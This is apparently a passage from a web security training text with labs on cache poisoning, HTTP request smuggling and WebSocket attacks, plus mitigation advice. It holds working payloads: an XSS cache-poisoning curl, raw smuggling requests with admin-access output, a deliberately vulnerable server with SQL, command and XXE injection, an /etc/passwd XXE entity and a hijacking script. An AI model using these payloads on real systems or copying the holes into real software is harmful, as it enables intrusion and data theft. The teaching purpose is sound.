        proxy_ignore_headers Cache-Control;
        add_header X-Cache-Status $upstream_cache_status;
    }
}

proxy_cache_path /var/cache/nginx levels=1:2 keys_zone=cache_zone:10m inactive=60m;
```

Restart Nginx Service:

```
$ sudo systemctl restart nginx
```

Setup Upstream server

```
<?php
// index.php
header("Cache-Control: public, max-age=600"); // Forces caching

// Vulnerable: Reflects 'X-Host' header into the page
$host = isset($_SERVER['HTTP_X_HOST']) ? $_SERVER['HTTP_X_HOST'] : "default";
echo "<h1>Welcome to $host</h1>";

?>
```

Run a webserver for upstream

```
$ php -S 0:8000
```

Exploitation:

Send a request with an XSS payload

```
$ curl -H "X-Host: <script>alert(1)</script>" http://cache-site.com/
```

If cached, all users will now see (which executes XSS in their browsers!)

```
<h1>Welcome to <script>alert(1)</script></h1>
```

Mitigation Techniques

Avoid Caching Sensitive Content

- Never cache authenticated or user-specific responses.
- Use these headers:

```
Cache-Control: private, no-store, no-cache, must-revalidate
Pragma: no-cache
```

- In dynamic frameworks (PHP, Node.js, Django), set these headers explicitly for user dashboard, profiles, etc.

Use Strong Cache Key Strategies

- Ensure all user-controlled input (headers, query params, paths) that affect response are part of the cache key.
- Configure your cache/CDN to vary by:
 - Authorization, Cookie, User-Agent, etc.
 - Path segments and query strings
- Example (Cloudflare):

```
cache:  
  key:  
    include: [uri, query_string, headers['Authorization']]
```

Proper CDN & Reverse Proxy Configuration

- Deny caching for:
 - Set-Cookie headers
 - Logged-in user pages
 - POST responses
- Set safe default behaviors:
 - NGINX:

```
add_header Cache-Control no-cache;  
proxy_cache_bypass $cookie_session;
```

Input Validation & Response Sanitization

- Sanitize all inputs before they are reflected in the response.
- Be especially wary of:
 - Reflected path or query parameters
 - Headers like X-Forwarded-Host, X-Original-URL

Remove or Sanitize Dangerous Headers

- Eliminate or validate these:
 - X-Forwarded-Host
 - X-Original-URL
 - X-Forwarded-Scheme
 - X-HTTP-Method-Override
- Set ProxyPreserveHost off in Apache or filter headers in reverse proxies.

Implement a Strict Content Security Policy (CSP): Prevent cached responses from being used for script injection:

```
Content-Security-Policy: default-src 'self'; object-src 'none'; frame-ancestors 'none';
```

Test with Reverse Proxy or CDN in Dev

- Replicate your CDN or reverse proxy config (e.g., Varnish, NGINX) in a test environment.
- Use tools like:
 - Cache Poisoning Scanner in Burp Suite
 - Manual fuzzing with unusual paths: /profile/, /profile/anything.js, etc.

Implement Subresource Integrity (SRI): Ensure static assets from CDNs (JS, CSS) aren't poisoned:

```
<script src="https://cdn.example.com/script.js"  
  integrity="sha384-...hash..."  
  crossorigin="anonymous"></script>
```

Avoid Ambiguous URL Patterns

- Be cautious with URLs like /user?id=123 or /user/123.
- Normalize and clearly separate dynamic and static resources.

HTTP Request Smuggling

HTTP Request Smuggling is an attack that occurs when an attacker manipulates the way HTTP requests are handled by a web server and an intermediary proxy or load balancer. By crafting a specially designed request, an attacker can trick the server and proxy into interpreting and forwarding different request boundaries, leading to inconsistent behavior and unexpected responses. This vulnerability can enable various attacks, such as bypassing security mechanisms, injecting malicious requests, or causing denial of service (DoS). Since HTTP request smuggling targets the interaction between components in the network stack, how can developers and security engineers ensure that their proxies, load balancers, and web servers properly parse and handle HTTP requests to prevent these complex vulnerabilities?

Understanding HTTP Keep-Alive and Pipelining

Before we dive into HTTP Request Smuggling attacks, we need to understand two core features introduced in **HTTP/1.1** that make these attacks possible: **Keep-Alive** and **Pipelining**. These features were designed to improve performance, but under certain conditions, they also introduce subtle behaviors that can be exploited.

HTTP/1.0: One Request per Connection: In HTTP/1.0, every HTTP request required opening a new TCP connection. This meant that for a client to fetch multiple resources (e.g., images, CSS files, JavaScript), it had to repeatedly establish and tear down TCP connections. This process is costly in terms of latency and resource usage — especially for high-traffic servers.

HTTP/1.1: Keep-Alive (Persistent Connections): To improve efficiency, HTTP/1.1 introduced persistent connections by default, using the `Connection: keep-alive` header. This means:

- A single TCP connection can be reused to send multiple HTTP requests and receive responses.
- The connection remains open for a period of time or until explicitly closed by either the client or the server.
- Reduces latency and resource consumption.

Example:

```
$ curl --keepalive-time 10 http://victim.com/a http://victim.com/b
```

This sends requests to `/a` and `/b` using the same TCP connection, with a 10-second timeout. The server doesn't need to re-establish the connection, improving performance.

Why it matters: With a persistent connection, multiple HTTP messages can travel on the same stream. If parsing boundaries get confused (e.g., due to conflicting headers), strange and exploitable behaviors can occur — this is the core idea behind request smuggling.

HTTP/1.1: Pipelining: Pipelining allows clients to send multiple HTTP requests without waiting for the previous responses. The server is expected to respond in order — first request, first response. Example:

```
$ echo -en "GET /a HTTP/1.1\r\nHost: victim.com\r\n\r\nGET /b HTTP/1.1\r\nHost: victim.co\r\n\r\n\r\n" \  
| nc victim.com 80
```

This sends two GET requests over a single connection. The client doesn't pause for a response between them.

Why it matters: Pipelining assumes strict FIFO processing. But if a proxy (like a load balancer or caching server) parses messages differently than the back-end server, mismatches can occur. This is another root cause of request smuggling — the front-end and back-end disagree about where one request ends and the next begins.

The Importance of Transfer-Encoding in Data Handling

When sending an HTTP request or response body, the server needs to tell the client where the body ends. This is usually done with the `Content-Length` header. But if the body length is unknown (e.g., in streaming or dynamically generated content), HTTP/1.1 provides an alternative: the `Transfer-Encoding` header.

Common Values for Transfer-Encoding:

- **chunked** – the body is sent in a series of chunks with each chunk preceded by its size.
- **compress, deflate, gzip** – indicate that the content is compressed (mostly relevant in responses).
- **identity** – indicates no encoding (i.e., send the content as-is).

The Role of Chunked Transfer Encoding in HTTP Smuggling

message body into a series of independently sized “chunks.” Each chunk begins with its length in hexadecimal, followed by the actual data, and ends with a CRLF (`\r\n`). The final chunk has a size of `0`, indicating the end of the message. This approach is especially useful when the sender does not know the total content length ahead of time (e.g., while streaming data).

Why it Matters for Request Smuggling? Chunked encoding is central to TE.CL (Transfer-Encoding + Content-Length) request smuggling attacks. If one server honors the Transfer-

Encoding header and another one ignores it in favor of Content-Length, it can cause request boundary confusion — allowing attackers to sneak in hidden HTTP requests.

Example: Regular Request (No Chunking):

```
POST /abc HTTP/1.1
Host: victim.com
Content-Type: text/plain
Content-Length: 20

Wikipedia in chunks.
```

In this example, the body is a plain string of 20 bytes, transmitted as-is. The server knows exactly how many bytes to read thanks to the Content-Length header.

Example: Chunked Transfer Encoding

```
POST /abc HTTP/1.1
Host: victim.com
Content-Type: text/plain
Transfer-Encoding: chunked

4\r\n
Wiki\r\n
5\r\n
pedia\r\n
b\r\n
 in chunks.\r\n
0\r\n
\r\n
```

Let’s break it down:

Chunk Size (hex)	Chunk Data
4	Wiki
5	pedia
b (11 bytes)	“ in chunks“
0	End of body

Each chunk is followed by \r\n, and the entire message ends with a final chunk of size 0\r\n\r\n.

Understanding HTTP Request Smuggling

HTTP Request Smuggling takes advantage of inconsistencies in how front-end and back-end servers parse HTTP requests — especially when both support features like Keep-Alive, but interpret headers such as Content-Length and Transfer-Encoding differently.

Most modern web applications use a layered infrastructure:

Client -> Front-End Server (Reverse Proxy) -> Back-End Server

- **Front-End Server (e.g., Nginx, HAProxy):** Acts as a reverse proxy, handling incoming client connections. It manages SSL termination, routing, and load balancing. It uses persistent (keep-alive) connections to communicate with the backend, but typically does not use pipelining.
- **Back-End Server (e.g., Node.js, Apache, Tomcat):** Handles the actual application logic. It may support both keep-alive and pipelined HTTP requests.

HTTP Request Smuggling is a technique where an attacker crafts a single HTTP request that the front-end server sees as harmless — but which the back-end interprets as two distinct requests. This discrepancy allows the attacker to “smuggle” malicious or unauthorized requests past security layers.

Discrepant Interpretations: Who Sees What?

Component	Interpretation
Front-End Server	Sees one valid HTTP request
Back-End Server	Sees two requests: one legit, one smuggled

This desynchronization usually hinges on conflicts between Content-Length and Transfer-Encoding headers — where the two servers disagree on the boundary of the request body.

Request Queue Poisoning in HTTP Smuggling

Once the smuggled request reaches the back-end server, it often remains queued in the buffer, waiting to be processed. Here's how this turns dangerous:

The attacker sends a specially crafted request.

The front-end forwards it, unaware of the second hidden request.

The back-end queues the hidden (smuggled) request.

When a legitimate user's request arrives next, the smuggled request is executed first, possibly hijacking their session or modifying the request flow.

Example Impacts:

- Session hijacking
- Cache poisoning
- Cross-user data exposure
- Privilege escalation
- Admin endpoint access bypass

Types of HTTP Request Smuggling

HTTP Request Smuggling attacks arise when two servers interpret a single HTTP request differently — especially when handling Content-Length and Transfer-Encoding headers. Let's explore the three most common types:

CL.TE (Content-Length / Transfer-Encoding)

The front-end reads the exact number of bytes specified in the Content-Length header and forwards what it thinks is one complete request. However, the back-end parses the body using chunked encoding and interprets extra data as a second, separate request. In other words:

- Front-End Server: Honors Content-Length
- Back-End Server: Honors Transfer-Encoding: chunked

Example: Smuggle a GET /admin request after a valid POST, causing the back-end to process unauthorized content.

LAB SETUP

Install Nginx 1.17.6

```
$ sudo apt-get remove --purge nginx nginx-common nginx-full -y
$ sudo apt-get update
$ sudo apt-get install -y build-essential libpcre3 libpcre3-dev zlib1g zlib1g-dev libssl-\
dev wget
$ cd /usr/local/src
$ sudo wget http://nginx.org/download/nginx-1.17.6.tar.gz
$ sudo tar zxvf nginx-1.17.6.tar.gz
$ cd nginx-1.17.6
$ sudo ./configure \
--prefix=/etc/nginx \
--sbin-path=/usr/sbin/nginx \
--conf-path=/etc/nginx/nginx.conf \
--error-log-path=/var/log/nginx/error.log \
--http-log-path=/var/log/nginx/access.log \
--pid-path=/var/run/nginx.pid \
--lock-path=/var/run/nginx.lock \
--with-http_ssl_module \
--with-http_v2_module \
--with-http_gzip_static_module \
--with-pcre \
--with-cc-opt='-Wno-error'
$ sudo make
$ sudo make install

$ cat << 'EOF' | sudo tee /etc/systemd/system/nginx.service
[Unit]
Description=The NGINX HTTP and reverse proxy server
After=network.target

[Service]
Type=forking
PIDFile=/var/run/nginx.pid
```

```
ExecStartPre=/usr/sbin/nginx -t
ExecStart=/usr/sbin/nginx
ExecReload=/usr/sbin/nginx -s reload
ExecStop=/usr/sbin/nginx -s quit
PrivateTmp=true
```

```
[Install]
WantedBy=multi-user.target
EOF
```

```
$ sudo systemctl daemon-reload
$ sudo systemctl enable nginx
$ sudo systemctl start nginx
```

Install additional requirments

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p Smuggling/clte; cd Smuggling/clte
$ mkdir backend public
```

Create a nginx config file: /etc/nginx/nginx.conf

```
worker_processes 1;

events {
    worker_connections 1024;
}

http {
    include mime.types;
    default_type application/octet-stream;

    server {
        listen 8080;

        location / {
            proxy_pass http://victim.com:3000;
            proxy_http_version 1.1;
            proxy_set_header Connection "";
        }
    }
}
```

Create backend website: backend/index.js

```
const express = require('express');
const app = express();
const port = 3000;

app.use(express.urlencoded({ extended: true }));

app.post('/contact', (req, res) => {
  console.log('Received POST /contact:', req.body);
  res.send('Thank you for your message.');
```

```
});

app.get('/admin', (req, res) => {
  console.log('Admin route hit!');
  res.send('<h1>Welcome, admin!</h1>');
```

```
});  
  
app.listen(port, () => {  
  console.log(`Backend running on http://localhost:${port}`);  
});
```

Run reverse proxy

```
$ sudo systemctl daemon-reload  
$ sudo systemctl restart nginx
```

Exploitation: In burp or curl, create following request:

```
# curl  
$ printf 'POST / HTTP/1.1\r\nHost: victim.com:8080\r\nContent-Length: 4\r\nTransfer-Encoding: chunked\r\n\r\n0\r\n\r\nGET /admin HTTP/1.1\r\nHost: victim.com:8080\r\n\r\n' | nc victim.com 8080
```

```
# burp repeater  
POST /contact HTTP/1.1  
Host: victim.com:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome\r\n/134.0.0.0 Safari/537.36  
Content-Length: 4  
Content-Type: chunked  
\r\n  
0\r\n\r\n\r\n\r\nGET /admin HTTP/1.1  
Host: victim.com:8080  
\r\n\r\n
```

```
# output  
HTTP/1.1 200 OK  
Server: nginx/1.17.6  
Date: Tue, 22 Apr 2025 08:11:37 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 27  
Connection: keep-alive  
X-Powered-By: Express  
ETag: W/"1b-Qa7Cau7jMD1Eb4ZPC0rzEZV+AkU"  
  
Thank you for your message.HTTP/1.1 200 OK  
Server: nginx/1.17.6  
Date: Tue, 22 Apr 2025 08:11:37 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 24  
Connection: keep-alive  
X-Powered-By: Express  
ETag: W/"18-nY/Gm3rRDUTmM/ADwBfGkAoepFQ"  
  
<h1>Welcome, admin!</h1>
```

TE.CL (Transfer-Encoding / Content-Length)

The front-end processes the chunked body and may terminate the request early. But the back-end, ignoring the chunked format, reads a longer body based on Content-Length — which might include a second, smuggled request.

- Front-End Server: Honors Transfer-Encoding: chunked
- Back-End Server: Honors Content-Length

Subtle Risk: In some setups, the front-end strips or alters the Transfer-Encoding header before forwarding the request, creating space for a mismatch.

LAB SETUP

Install Nginx 1.17.6 -> like CL.TE

Install additional requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p Smuggling/ltce; cd Smuggling/ltce
$ mkdir backend public
```

Create a nginx config file: /etc/nginx/nginx.conf -> like CL.TE

Create backend website: backend/index.js

```
const http = require('http');
const fs = require('fs');

let counter = 0;

const server = http.createServer((req, res) => {
  let body = '';
  const id = ++counter;
  const start = new Date();

  req.on('data', chunk => {
    body += chunk.toString();
  });

  req.on('end', () => {
    console.log(`\n#${id} ${start.toISOString()}`);
    console.log(`${req.method} ${req.url}`);
    console.log('Body:', body);

    if (req.method === 'POST' && req.url === '/admin') {
      const logEntry = `[${start.toISOString()}] Smuggled Admin Access Detected\n`;
      fs.appendFileSync('smuggled.txt', logEntry);

      res.writeHead(200, { 'Content-Type': 'text/html' });
      res.end('<h1>Smuggled Admin Access Granted</h1>');
    } else {
      res.writeHead(200, { 'Content-Type': 'text/plain' });
      res.end('OK');
    }
  })
});
```

```
});  
});  
  
server.listen(3000, () => {  
  console.log('Back-end running on http://localhost:3000');  
});
```

Exploitation: In burp or curl, create following request:

```
# burp repeater  
GET / HTTP/1.1  
Host: victim.com:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)\n  Chrome/134.0.0.0 Safari/537.36  
Content-Type: chunked  
\r\n  
4\r\n  
AAAA\r\n  
0\r\n  
\r\n  
POST /admin HTTP/1.1  
Host: victim.com:8080  
Content-Length: 0  
\r\n  
\r\n  
  
# output  
HTTP/1.1 200 OK  
Server: nginx/1.17.6  
Date: Tue, 22 Apr 2025 08:31:46 GMT  
Content-Type: text/plain  
Connection: keep-alive  
Content-Length: 2  
  
OK  
  
# In server:  
$ cat smuggled.txt  
[2025-04-22T08:32:23.976Z] Smuggled Admin Access Detected
```

TE.TE (Transfer-Encoding / Transfer-Encoding)

Attackers may use:

- Duplicate headers (Transfer-Encoding: chunked\r\nTransfer-Encoding: chunked)
- Non-standard casing (TrAnSfEr-EnCoDiNg)
- Delimiters like null bytes or extra whitespace

These tricks may cause the front-end to reject or ignore the Transfer-Encoding header while the back-end still parses the body as chunked.

In other words:

- Both Servers: Use Transfer-Encoding
- The Twist: One server is tricked into ignoring or misinterpreting the header due to obfuscation techniques (e.g., duplicated or malformed headers).

Mitigation Techniques

Disable HTTP Pipelining: Disabling HTTP Pipelining in the back-end server can prevent request smuggling attacks.

Use HTTP/2 or HTTP/3: HTTP/2 and HTTP/3 are newer protocols that do not rely on the same mechanisms as HTTP/1.1, making them less susceptible to request smuggling attacks.

Enforce Strict RFC Compliance: Ensure that both the front-end and back-end servers strictly adhere to the HTTP RFC specifications, particularly regarding the handling of Content-Length and Transfer-Encoding headers.

Disable Transfer-Encoding: chunked: If possible, disable chunked transfer encoding on the back-end server.

Validate and Normalize Headers: Carefully validate and normalize all HTTP headers to prevent attackers from injecting malicious data or obfuscating the headers.

Use the Same Web Server Software: Where practical, using the same web server software configuration may reduce any parsing discrepancies.

WebSocket Vulnerabilities

WebSocket provides a persistent, full-duplex communication channel between clients and servers, enabling real-time data exchange for modern web applications. However, the same persistent connection that makes WebSockets efficient also introduces security challenges. Vulnerabilities such as insecure WebSocket connections, lack of authentication, or improper handling of input can be exploited to bypass traditional security controls. Attackers may hijack WebSocket connections to inject malicious data, intercept messages, or even perform denial-of-service attacks. Given the evolving nature of real-time applications, how can developers secure WebSocket communication channels while maintaining low-latency and high performance?

Understanding WebSocket

WebSockets are a communication protocol that provides full-duplex (two-way), persistent connections between a client (e.g., a web browser) and a server. They are widely used in modern web applications to enable real-time communication, such as:

- Chat applications
- Online gaming
- Real-time dashboards
- Live data streaming
- Collaborative editing tools

WebSockets are initiated over HTTP/HTTPS and provide long-lived connections with asynchronous communication in both directions. This contrasts with traditional HTTP, which is a request-response protocol where the client initiates each request and the server responds.

Key Benefits of WebSockets:

- **Real-Time Communication:** Enables near-instantaneous communication between the client and server.
- **Reduced Latency:** Eliminates the overhead of establishing a new HTTP connection for each message.
- **Full-Duplex Communication:** Allows both the client and server to send messages at any time.
- **Efficient Data Transfer:** Reduces the amount of data transferred compared to traditional HTTP polling or long-polling techniques.

Virtually any web security vulnerability that arises with regular HTTP can also arise in relation to WebSocket communications. In addition, WebSockets introduce their own unique set of security considerations.

Real-Time Customer Support with WebSocket

Project setup

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p websocket/nodejs-customer-chatbot && cd websocket/nodejs-customer-chatbot
$ npm init -y
```

WebSocket Server:

```
// index.js
const WebSocket = require('ws');

const server = new WebSocket.Server({ port: 8080 });

console.log('Customer Support Chatbot running on ws://localhost:8080');

server.on('connection', (socket) => {
  console.log('A customer connected.');
```

```
  socket.on('message', (message) => {
    const text = message.toString().toLowerCase();
    console.log(`Customer: ${text}`);

    // Simple chatbot responses
    let response;
    if (text === 'hi' || text === 'hello') {
      response = 'Hello! How can I assist you today?';
    } else if (text.includes('hours')) {
      response = 'Our support is available 24/7.';
    } else if (text.includes('price')) {
      response = 'For pricing details, visit our website or contact sales.';
    } else if (text.includes('help')) {
      response = 'Sure! Let me know what you need help with.';
    } else {
      response = "I'm not sure I understand. Could you rephrase that?";
    }

    socket.send(response);
  });

  socket.on('close', () => {
    console.log('A customer disconnected.');
```

```
  });
});
```

WebSocket Client:

```
# index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Chatbot Support</title>
  <style>
    body { font-family: Arial, sans-serif; }
    #chatbox { width: 300px; height: 400px; border: 1px solid #ddd; padding: 10px; ov\
```

```

erflow-y: auto; }
    .user { color: blue; }
    .bot { color: green; }
  </style>
</head>
<body>
  <h2>Customer Support Chat</h2>
  <div id="chatbox"></div>
  <input type="text" id="messageInput" placeholder="Ask something...">
  <button onclick="sendMessage()">Send</button>

  <script>
    const socket = new WebSocket('ws://localhost:8080');

    socket.onopen = () => addMessage('System: Connected to chatbot', 'bot');

    socket.onmessage = (event) => addMessage(`Bot: ${event.data}`, 'bot');

    function sendMessage() {
      const input = document.getElementById('messageInput');
      const message = input.value.trim();
      if (message) {
        addMessage(`You: ${message}`, 'user');
        socket.send(message);
        input.value = '';
      }
    }

    function addMessage(text, className) {
      const chatbox = document.getElementById('chatbox');
      const msg = document.createElement('div');
      msg.textContent = text;
      msg.className = className;
      chatbox.appendChild(msg);
      chatbox.scrollTop = chatbox.scrollHeight;
    }
  </script>
</body>
</html>

```

Test Your Chatbot:

1. Start the server: `$ node index.js`
2. Open `index.html` in a browser
3. Type “hi”, “what are your working hours?”, “tell me about price”, etc.
4. The chatbot will respond!

Building a Multi-User Chatbot with WebSocket

Project Setup:

```

$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p websocket/websocket-chat && cd websocket/websocket-chat
$ npm init -y
$ npm install express ws

```

```

# Create the following file structure:
websocket-chat/
├── public/

```

```
|   └─ index.html
|   └─ index.js
```

WebSocket Server:

```
// index.js
const express = require('express');
const http = require('http');
const WebSocket = require('ws');

// Create an Express application
const app = express();

// Serve static files from the "public" directory
app.use(express.static('public'));

// Create an HTTP server
const server = http.createServer(app);

// Create the WebSocket server on top of the HTTP server
const wss = new WebSocket.Server({ server });

wss.on('connection', (ws) => {
  console.log('A new client connected.');

ws.on('message', (message) => {
    // Expect message as a JSON string with { username, text }
    try {
      const data = JSON.parse(message);
      data.timestamp = new Date().toISOString(); // Add a timestamp

      // Prepare the message to broadcast
      const outgoingMessage = JSON.stringify(data);

      // Broadcast the message to all connected clients
      wss.clients.forEach((client) => {
        if (client.readyState === WebSocket.OPEN) {
          client.send(outgoingMessage);
        }
      });
    } catch (err) {
      console.error('Error parsing message:', err);
    }
  });
});

ws.on('close', () => {
  console.log('A client disconnected.');



});

// Start the server
server.listen(8080, () => {
  console.log('Server is listening on http://localhost:8080');



});


```

WebSocket Client:

```
<!-- public/index.html -->
<!DOCTYPE html>
<html lang="en">
<head>
```

```

<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Chat Room</title>
<style>
  body { font-family: Arial, sans-serif; margin: 20px; }
  #chat { border: 1px solid #ccc; height: 400px; overflow-y: auto; padding: 10px; m\
argin-bottom: 10px; }
  .message { margin-bottom: 10px; }
  .timestamp { color: gray; font-size: 0.8em; margin-left: 5px; }
</style>
</head>
<body>
  <h2>Multi-User Chat Room</h2>
  <div id="chat"></div>
  <input type="text" id="messageInput" placeholder="Type your message here" style="width\
h:70%;">
  <button onclick="sendMessage()">Send</button>

  <script>
    // Prompt user for a username
    const username = prompt("Enter your username") || "Anonymous";

    // Connect to the WebSocket server
    const socket = new WebSocket("ws://localhost:8080");

    socket.onopen = () => {
      addMessage({ username: "System", text: "Connected to chat server!", timestamp\
: new Date().toISOString() });
    };

    // Handle incoming messages
    socket.onmessage = (event) => {
      try {
        const data = JSON.parse(event.data);
        addMessage(data);
      } catch (err) {
        console.error("Error parsing message:", err);
      }
    };

    // Send message to the server
    function sendMessage() {
      const input = document.getElementById("messageInput");
      const messageText = input.value.trim();
      if (messageText) {
        const messageData = { username, text: messageText };
        socket.send(JSON.stringify(messageData));
        input.value = "";
      }
    }

    // Add a message to the chat div
    function addMessage(data) {
      const chat = document.getElementById("chat");
      const msgDiv = document.createElement("div");
      msgDiv.className = "message";
      const time = new Date(data.timestamp).toLocaleTimeString();
      msgDiv.innerHTML = `<strong>${data.username}</strong>: ${data.text} <span cla\
ss="timestamp">${time}</span>`;
      chat.appendChild(msgDiv);
      chat.scrollTop = chat.scrollHeight;
    }
  </script>

```

```
</body>
</html>
```

Test Your Chatbot:

1. **Start the Server:** `$ node index.js`
2. **Open the Chat Client:** Open your browser and navigate to `http://localhost:8080`. The chat client will load, prompt you for a username, and connect to the server.
3. **Test the Chat:** Open multiple browser windows or tabs, enter different usernames, and send messages. You should see each message appear in all connected clients with the sender's username and the time sent.

Manipulating WebSocket Traffic with Burp Suite

Burp Suite is an essential tool for finding and exploiting WebSocket security vulnerabilities. It allows you to:

- **Intercept and modify WebSocket messages:** Examine and alter WebSocket messages in real-time to test for input validation vulnerabilities.
- **Replay and generate new WebSocket messages:** Resend captured messages or craft new messages to explore different scenarios and attack vectors.
- **Manipulate WebSocket connections:** Modify the WebSocket handshake to test for authentication and authorization flaws.

Burp Suite Workflow:

Intercepting and Modifying Messages:

- Open Burp's browser.
- Browse to the application function that uses WebSockets.
- Enable interception in Burp Proxy.
- Inspect and modify WebSocket messages in the Intercept tab.

Replaying and Generating Messages:

- Select a message in the WebSockets history or Intercept tab.
- Send the message to Burp Repeater.
- Edit the message and resend it to the client or server.
- Use "Edit and resend" to quickly modify and replay historical messages.

Manipulating WebSocket Connections:

- Send a WebSocket message to Burp Repeater.
- Click the pencil icon next to the WebSocket URL to edit the handshake request.
- Clone a connected WebSocket or reconnect to a disconnected one.
- Modify the handshake details (e.g., headers, cookies) and click "Connect".

Exploiting Input Validation Vulnerabilities in WebSocket

User-supplied input transmitted via WebSockets is often processed without proper validation, leading to vulnerabilities such as SQL injection, command injection, and XML external entity (XXE) injection. These vulnerabilities can be exploited by tampering with the contents of WebSocket messages.

Lab Setup:

```
$ mkdir -p websocket/input-validation-websocket; cd websocket/input-validation-websocket
$ npm init -y
$ npm install express ws sqlite3 libxmljs2
```

```
# lab structure
input-validation-websocket/
├── index.js
├── public/
│   └── index.html
```

WebSocket Server:

```
// index.js
const express = require('express');
const http = require('http');
const WebSocket = require('ws');
const sqlite3 = require('sqlite3').verbose();
const { exec } = require('child_process');
const libxmljs = require('libxmljs2');

// Setup Express server
const app = express();
app.use(express.static('public'));
const server = http.createServer(app);
const wss = new WebSocket.Server({ server });

// Initialize SQLite Database
const db = new sqlite3.Database(':memory:');
db.serialize(() => {
  db.run("CREATE TABLE users (id INTEGER PRIMARY KEY, name TEXT, email TEXT)");
  db.run("INSERT INTO users (name, email) VALUES ('Alice', 'alice@example.com')");
  db.run("INSERT INTO users (name, email) VALUES ('Bob', 'bob@example.com')");
});

wss.on('connection', (ws) => {
  console.log('Client connected');

  ws.on('message', (message) => {
    try {
      const data = JSON.parse(message);

      // 1. SQL Injection Vulnerability
      if (data.type === "user_lookup") {
        const query = `SELECT * FROM users WHERE name = '${data.name}'`;
        db.all(query, (err, rows) => {
          if (err) return ws.send("Database error");
          ws.send(JSON.stringify({ type: "user_data", data: rows }));
        });
      }
    }
  });
});
```

```

// 2. Command Injection Vulnerability
else if (data.type === "exec") {
  exec(data.command, (error, stdout, stderr) => {
    if (error) return ws.send(`Error: ${stderr}`);
    ws.send(`Command Output: ${stdout}`);
  });
}

// 3. XXE Injection Vulnerability
else if (data.type === "xml_parse") {
  try {
    const xmlDoc = libxmljs.parseXml(data.xml, { noent: true });
    const extractedData = xmlDoc.get('//data').text();
    ws.send(`Parsed XML: ${extractedData}`);
  } catch (err) {
    ws.send("Error parsing XML");
  }
}

else {
  ws.send("Unknown request");
}

} catch (error) {
  ws.send("Invalid message format");
}
});

ws.on('close', () => console.log('Client disconnected'));
});

server.listen(8080, () => console.log('Server running on http://localhost:8080'));

```

WebSocket Client:

```

<!-- public/index.html -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Vulnerable WebSocket</title>
  <style>
    body { font-family: Arial, sans-serif; }
    #output { white-space: pre-wrap; border: 1px solid #ccc; padding: 10px; height: 2\
00px; overflow-y: auto; }
  </style>
</head>
<body>
  <h2>WebSocket Test</h2>
  <div id="output">Waiting for messages...</div>
  <button onclick="testSQLi()">Test SQL Injection</button>
  <button onclick="testCommandInjection()">Test Command Injection</button>
  <button onclick="testXXE()">Test XXE</button>

  <script>
    const socket = new WebSocket("ws://localhost:8080");
    socket.onmessage = (event) => {
      document.getElementById("output").innerText += "\n" + event.data;
    };
  </script>

```



```

        function testSQLi() {
            const payload = { type: "user_lookup", name: "' OR '1'='1" }; // SQL Injecti\
on
            socket.send(JSON.stringify(payload));
        }

        function testCommandInjection() {
            const payload = { type: "exec", command: "ls" };
            socket.send(JSON.stringify(payload));
        }

        function testXXE() {
            const xml = `<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root><data>&xxe;</data></root>`;
            const payload = { type: "xml_parse", xml: xml };
            socket.send(JSON.stringify(payload));
        }
    }
</script>
</body>
</html>

```

Exploiting XSS in WebSocket Connections

If attacker-controlled data is transmitted via WebSockets to other application users, it can lead to XSS or other client-side vulnerabilities. Ensure data from WebSockets are not inserted directly into the DOM.

Lab Setup:

```

$ mkdir -p websocket/xss-websocket; cd websocket/xss-websocket
$ npm init -y
$ npm install express ws

# lab structure
xss-websocket/
├── index.js
└── public/
    └── index.html

```

WebSocket Server:

```

// index.js
const WebSocket = require("ws");
const express = require("express");
const http = require("http");

const app = express();
const server = http.createServer(app);
const wss = new WebSocket.Server({ server });

app.use(express.static("public")); // Serve static HTML/JS

wss.on("connection", (ws) => {
    ws.on("message", (message) => {
        const text = message.toString(); // Convert Blob to string
        console.log(`Received: ${text}`);
    });
});

```

```

        wss.clients.forEach(client => {
            if (client.readyState === WebSocket.OPEN) {
                client.send(text); // Sending the raw message (no sanitization)
            }
        });
    });
});

server.listen(3000, () => console.log("WebSocket XSS Lab running on http://localhost:3000\
"));

```

WebSocket Client:

```

<!-- public/index.html -->
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Vulnerable WebSocket Chat</title>
</head>
<body>
    <h2>WebSocket Chat (XSS Vulnerable)</h2>
    <input type="text" id="message" placeholder="Enter message">
    <button onclick="sendMessage()">Send</button>
    <ul id="messages"></ul>

    <script>
        // Connect to WebSocket server
        const ws = new WebSocket("ws://localhost:3000");

        // Listen for messages from the WebSocket server
        ws.onmessage = (event) => {
            const msgText = event.data;
            document.getElementById("messages").innerHTML += `<li>${msgText}</li>`;
        };

        // Send message to WebSocket server
        function sendMessage() {
            const msg = document.getElementById("message").value;
            ws.send(msg);
        }
    </script>
</body>
</html>

```

Test Your lab:

1. Start the server: `$ node index.js`
2. Open `index.html` in a browser
3. Type `<img src=x onerror=alert(1)>`
4. The script executes on all connected clients!

Cross-Site WebSocket Hijacking (CSWSH)

Cross-Site WebSocket Hijacking (CSWSH) is an attack where an attacker tricks a victim's browser into establishing a WebSocket connection to a vulnerable WebSocket server, using

the victim's authenticated session. The attacker achieves this by getting the victim to visit a malicious webpage, which silently opens a WebSocket connection to the target server. If the victim is already authenticated on that target (for example, they're logged in to a chat app that uses WebSocket), the browser will automatically send the session cookies along with the WebSocket handshake request.

The attacker's malicious script on their own site (for example, evil.com) looks like this:

```
const ws = new WebSocket("ws://target-app.com");
ws.onopen = () => {
  ws.send("Malicious command");
};
ws.onmessage = (event) => {
  console.log("Response from server:", event.data);
};
```

